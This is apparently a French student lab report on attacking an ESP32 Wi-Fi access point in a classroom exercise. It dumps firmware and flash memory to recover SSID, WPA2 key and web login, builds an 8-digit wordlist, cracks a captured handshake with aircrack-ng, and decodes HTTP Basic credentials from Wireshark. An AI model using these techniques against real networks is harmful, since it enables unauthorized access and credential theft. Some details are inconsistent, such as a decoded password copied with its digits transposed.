Table des matières

1) Attaques hors ligne

Avant de commencer le TP je me rend sur moodle et je récupère le dossier compressé

a) J'ouvre le fichier .ino récupéré sur moodle et je modifie les identifiants et mots de passe dans le programme :

```
#include <WiFi.h>
#include <WebServer.h>
#define CHANNEL 5
const char *ssid="ESP-SAM";
const char *pass="samy12345";
const char *www_realm="Authentification ESP32";
const char *www_username="saminternet";
const char *www_password="12345678";
IPAddress ip(192,168,1,1);
IPAddress gateway(192,168,1,254);
IPAddress subnet(255,255,255,0);
WebServer server(80);
```

Je fais attention à mettre un mot de passe sans doublons pour "www_password" sinon il sera impossible par la suite de le craquer.

Je fais attention aussi à ne pas choisir le même canal que les autres.

Je compile et je téléverse le programme puis je me connecte au wifi de l'ESP et je vérifie que ma page d'authentification fonctionne bien :

192.168.1.1/login


Pour se connecter avec l'interface de commande il suffit de créer le fichier wpa_supplicant.conf etd'arreter les processus de réseau networking et dhcpd :

```
sudo systemctl stop networking
sudo systemctl stop dhcpd
sudo cat /etc/wpa_supplicant/wpa_supplicant.conf
network={
ssid="SAM-ESP"
psk="samy12345"
proto=WPA2
key_mgmt=WPA-PSK
pairwise=CCMP
group=CCMP TKIP
}
```

Puis on tente de se connecter :

```
sudo wpa_supplicant -i wlx30b5c2185a26 -c /etc/wpa_supplicant/wpa_supplicant.conf
Successfully initialized wpa_supplicantwlx30b5c2185a26: SME: Trying to authenticate with
c8:2b:96:b9:be:4d(SSID='SAM-ESP' freq=2412 MHz ) wlx30b5c2185a26: CTRL-EVENT-
DISCONNECTED bssid=c8:2b:96:b9:be:4d reason=2locally_generated=1wlx30b5c2185a26:
CTRL-EVENT-REGDOM-CHANGE init=CORE type=WORLDwlx30b5c2185a26: Trying to
associate with c8:2b:96:b9:be:4d (SSID='SAM-ESP'freq=2412 MHz)wlx30b5c2185a26: Associated
with c8:2b:96:b9:be:4d
```

Résultat :



b) Dans arduino je vais dans fichier → préfrences puis je coche afficher les résultats détaillés pendant :

Maintenant je recompile et retéléverse mon programme et je cherche où se situe mon fichier .bin crée pendant la compilation :

```
/tmp/arduino_build_476503/AP_HTTP.ino.bin 0x8000
```

Mon fichier .bin se trouve donc dans /tmp/snap.arduino/tmp/arduino_build_476503

Je peux donc donner mon fichier .bin à mon voisin

c) Maintenant que j'ai le fichier binaire il faut que je retrouve le mot de passe que mon voisin a mis. Je peux utiliser hexdump pour pouvoir lire le fichier binaire. Je peux aussi utiliser la commande cut pour enlever le premier champ du fichier qui risque de me gêner et ensuite utiliser grep pour retrouver le mot de passe à 8 chiffres :

```
root@samuel-MS-7B51:/home/samuel/Téléchargements# hexdump -C
AP_HTTP.ino.bin |cut -f 2- -d " " |egrep [0-9]{8}
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 2e 00 37 38 39 34 35 36  31 32 00 67 75 69 67 75  |..78945612.guigu|
 74 75 76 77 78 79 7a 30  31 32 33 34 35 36 37 38  |tuvwxyz012345678|
 00 4e 41 4e 00 30 31 32  33 34 35 36 37 38 39 61  |.NAN.0123456789a|
 62 63 64 65 66 00 30 31  32 33 34 35 36 37 38 39  |bcdef.0123456789|
 78 36 30 30 30 30 30 30  30 20 2b 20 28 75 61 72  |x60000000 + (uar|
```

- hexdump me permet de lire un fichier binaire que je ne pourrai pas lire de base

- La commande cut me permet de couper les adresses du début

- La commande grep me permet de rechercher une série de 8 chiffres ce qui correspond au mot de passe

d) Pour cette question je suis obligé d'utiliser ma propre puce car je suis confiné à la maison

Je vais donc devoir retrouver mes informations (identifiant et mot de passe) mais sans avoir le fichier .bin qui m'a été donné au préalable.

Voici la commande passée par arduino lors du téléversement (Cette commande me permet de savoir où se situe le fichier esptool.py) :

```
python
/home/samuel/snap/arduino/50/.arduino15/packages/esp32/tools/esptool_py/
```

```
2.6.1/esptool.py --chip esp32 --port /dev/ttyUSB0 --baud 921600 --before
default_reset --after hard_reset write_flash -z --flash_mode dio --flash_freq 80m
--flash_size detect 0xe000
/home/samuel/snap/arduino/50/.arduino15/packages/esp32/hardware/esp32/1.
0.4/tools/partitions/boot_app0.bin 0x1000
/home/samuel/snap/arduino/50/.arduino15/packages/esp32/hardware/esp32/1.
0.4/tools/sdk/bin/bootloader_qio_80m.bin 0x10000 /tmp/arduino_build_476503/
AP_HTTP.ino.bin 0x8000 /tmp/arduino_build_476503/AP_HTTP.ino.partitions.bin
```

Maintenant je fais un flash_id pour obtenir des infos sur ma carte et ensuite les mettre dans un fichier .bin à part :

```
root@samuel-MS-7B51:~# python
/home/samuel/snap/arduino/50/.arduino15/packages/esp32/tools/esptool_py/
2.6.1/esptool.py flash_id
esptool.py v2.6
Found 2 serial ports
Serial port /dev/ttyUSB0
Connecting....
Detecting chip type... ESP32
Chip is ESP32D0WDQ5 (revision 1)
Features: WiFi, BT, Dual Core, 240MHz, VRef calibration in efuse, Coding
Scheme None
MAC: 84:0d:8e:e6:7f:7c
Uploading stub...
Running stub...
Stub running...
Manufacturer: 20
Device: 4016
Detected flash size: 4MB
Hard resetting via RTS pin...
```

Maintenant que j’ai les infos je peux envoyer les données dans un fichier .bin que je lirai ensuite :

```
root@samuel-MS-7B51:~# python
/home/samuel/snap/arduino/50/.arduino15/packages/esp32/tools/esptool_py/
2.6.1/esptool.py read_flash 0x10000 0x40000 flash_contents.bin
```

Je peux finir en lisant le contenu du fichier :

```
root@samuel-MS-7B51:~# hexdump -C flash_contents.bin |cut -f 2- -d " " |
egrep [0-9]{8}
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
```

```
 31 32 33 34 35 36 37 38  00 73 61 6d 69 6e 74 65  |12345678.saminte|
 78 79 7a 30 31 32 33 34  35 36 37 38 39 2b 2f 00  |xyz0123456789+/.|
 00 30 31 32 33 34 35 36  37 38 39 61 62 63 64 65  |.0123456789abcde|
 66 00 30 31 32 33 34 35  36 37 38 39 41 42 43 44  |f.0123456789ABCD|
 28 28 28 28 28 28 30 78  36 30 30 30 30 30 30 30  |((((((0x60000000|
00040000
```

Je retrouve bien mon mot de passe

e) Je commence par effacer la mémoire de ma puce :

```
root@samuel-MS-7B51:~# python
/home/samuel/snap/arduino/50/.arduino15/packages/esp32/tools/esptool_py/
2.6.1/esptool.py erase_flash
esptool.py v2.6
Found 2 serial ports
Serial port /dev/ttyUSB0
Connecting....
Detecting chip type... ESP32
Chip is ESP32D0WDQ5 (revision 1)
Features: WiFi, BT, Dual Core, 240MHz, VRef calibration in efuse, Coding
Scheme None
MAC: 84:0d:8e:e6:7f:7c
Uploading stub...
Running stub...
Stub running...
Erasing flash (this may take a while)...
Chip erase completed successfully in 8.8s
Hard resetting via RTS pin...
```

Une fois supprimé je retéléverse le programme dans ma carte

f) Je fais une copie de la mémoire flash :

```
root@samuel-MS-7B51:~# python
/home/samuel/snap/arduino/50/.arduino15/packages/esp32/tools/esptool_py/
2.6.1/esptool.py -p /dev/ttyUSB0 -b 921600 read_flash 0 0x400000
flash_contents.bin
esptool.py v2.6
Serial port /dev/ttyUSB0
Connecting........_
Detecting chip type... ESP32
Chip is ESP32D0WDQ5 (revision 1)
Features: WiFi, BT, Dual Core, 240MHz, VRef calibration in efuse, Coding
Scheme None
MAC: 84:0d:8e:e6:7f:7c
Uploading stub...
```

```
Running stub...
Stub running...
Changing baud rate to 921600
Changed.
4194304 (100 %)
4194304 (100 %)
Read 4194304 bytes at 0x0 in 52.7 seconds (637.1 kbit/s)...
Hard resetting via RTS pin...
```

Zone mémoire pour le PSK :

```
root@samuel-MS-7B51:~# hexdump -C flash_contents.bin | egrep
'\|.*samy12345'
0000a540  73 61 6d 79 31 32 33 34  35 00 00 00 00 00 00 00  |
samy12345.......|
```

Zone mémoire pour le SSID :

```
root@samuel-MS-7B51:~# hexdump -C flash_contents.bin | egrep '\|.*ESP-SAM'
0000a4c0  07 00 00 00 45 53 50 2d  53 41 4d 00 c7 04 00 00  |....ESP-SAM.....|
00011190  31 32 33 34 35 00 45 53  50 2d 53 41 4d 00 25 30  |12345.ESP-
SAM.%0|
```

g) Je change le SSID et le mot de passe et je retéléverse le programme. Maintenant je regarde quels sont les 3 mémoires tampons :

```
root@samuel-MS-7B51:~# hexdump -C flash_contents.bin | egrep '\|.*ESP-SAM-
TEST'
0000a860  0c 00 00 00 45 53 50 2d  53 41 4d 2d 54 45 53 54  |....ESP-SAM-
TEST|
```

```
root@samuel-MS-7B51:~# hexdump -C flash_contents.bin | egrep
'\|.*samy123456789'
0000a8e0  73 61 6d 79 31 32 33 34  35 36 37 38 39 00 00 00  |
samy123456789...|
```

2) Attaque en fonctionnement à distance

a) Je commence par me faire un fichier en C qui va me générer tous les nombres à 8 chiffres possible :

```
#include <stdio.h>

int main(){
```

```
                        for(int a=0;a<=9;a++){
                                                for(int b=0;b<=9;b++){
                        for(int c=0;c<=9;c++){
                                                for(int d=0;d<=9;d++){
                        for(int e=0;e<=9;e++){
                                                 for(int f=0;f<=9;f++){
                        for(int g=0;g<=9;g++){
                                                 for(int h=0;h<=9;h++)
{
printf("%d%d%d%d%d%d%d%d\n",a,b,c,d,e,f,g,h);
                                                                    }
                                        }
                                                                    }
                                        }
                                                                    }
                                        }
                                                                    }
                                        }
}
```

Je compile le programme C :

```
samuel@samuel-MS-7B51:~$ gcc -Wall dicogen.c -o dicogen
```

Maintenant je lance le programme pour générer mes nombres dans un fichier .txt :

```
samuel@samuel-MS-7B51:~$ ./dicogen >> dicoALL
```

Je retire les nombres qui ont un chiffre en double :

```
samuel@samuel-MS-7B51:~$ grep -v "0.*0\|1.*1\|2.*2\|3.*3\|4.*4\|5.*5\|6.*6\|
7.*7\|8.*8\|9.*9" dicoALL > oui.txt
```

Je compte le nombre de mots de passe possibles :

```
samuel@samuel-MS-7B51:~$ wc -l oui.txt
1814400 oui.txt
```


Ce chiffre correspond bien au nombre de mots de passe possibles

Maintenant il faut que j'installe le logiciel aircrack-ng et que je l'utilise pour craquer le mot de passe :


```
samuel@samuel-MS-7B51:~/Téléchargements$ sudo apt install aircrack-ng
samuel@samuel-MS-7B51:~/Téléchargements$ aircrack-ng -w oui.txt ./SECOC-
TP-01-base/ap1.pcap
Reading packets, please wait...

                      Aircrack-ng 1.2 rc4

    [00:02:12] 1006276/1814392 keys tested (7865.05 k/s)

    Time left: 1 minute, 42 seconds                      55.46%

                    KEY FOUND! [ 54921037 ]


    Master Key     : A0 95 76 12 96 52 BD 1A 28 B3 65 97 81 8F F8 D7
                     8A CB 87 74 93 ED F5 92 B1 C8 E9 5A 99 D5 D4 98

    Transient Key  : 44 A0 8C 8A 6A FB 61 2B CA 32 01 C1 2B 99 FA 25
                     AA 93 0C 3C 9D E2 CC 49 02 E9 B3 16 3A 4D B8 F1
                     05 B4 20 A6 2E 61 FC A1 0A BF FE 2F 6B 35 99 32
                     B0 09 F2 EE 73 BA EF 1F C9 50 39 F5 A8 51 5A 16

    EAPOL HMAC     : 09 3F 16 D3 78 C3 11 A6 E0 A1 5D 6B B2 B8 45 15
```

Le mot de passe retrouvé est 54921037

b) Il faut que je commence par lancer la trame avec wireshark et et que j'active le déchiffrement dans editer → préférences → protocols → je tape "i" et je trouve le protocole IEEE 802.11 :



Maintenant je place un filtre http sur les trames et je cherche un trame login que je vais ensuite suivre :



Je vois que l'authentification est de type basique

Pour retrouver le nom d'utilisateur et le mot de passe je dois passer une commande de décryptage en base64 en utilisant le cryptage trouvé dans le suivit de la trame :

```
samuel@samuel-MS-7B51:~/Téléchargements$ echo
YWRtaW46NjIwODUxOTQ= |base64 -d
admin:62085194
```

Les identifiants sont donc : admin et 62058194

c) Avant de commencer les captures de trame sur l'esp de mon voisin il faut que je passe ma carte wifi en mode monitor quand elle est éteinte pour pouvoir capturer des trames émises par l'esp :

```
iw <dev> set type monitor
ip link set up <dev>
```

Maintenant il faut se mettre sur le même canal que l'esp32 qui a été programmé :

```
iw dev <dev> set chann <channel>
```

Une fois que la carte wifi est bien programmée on peut lancer un sniff du réseau wifi et attendre que quelqu'un se connecte à la page sécurisée du site.

Une fois fait on filtre les paquets http et on fait comme aux questions précédentes c'est à dire utiliser aircrack-ng pour retrouver la clé puis ensuite suivre la trame et décrypter le login et le mot de passe en ligne de commande.

3) Attaque sur un serveur HTTPS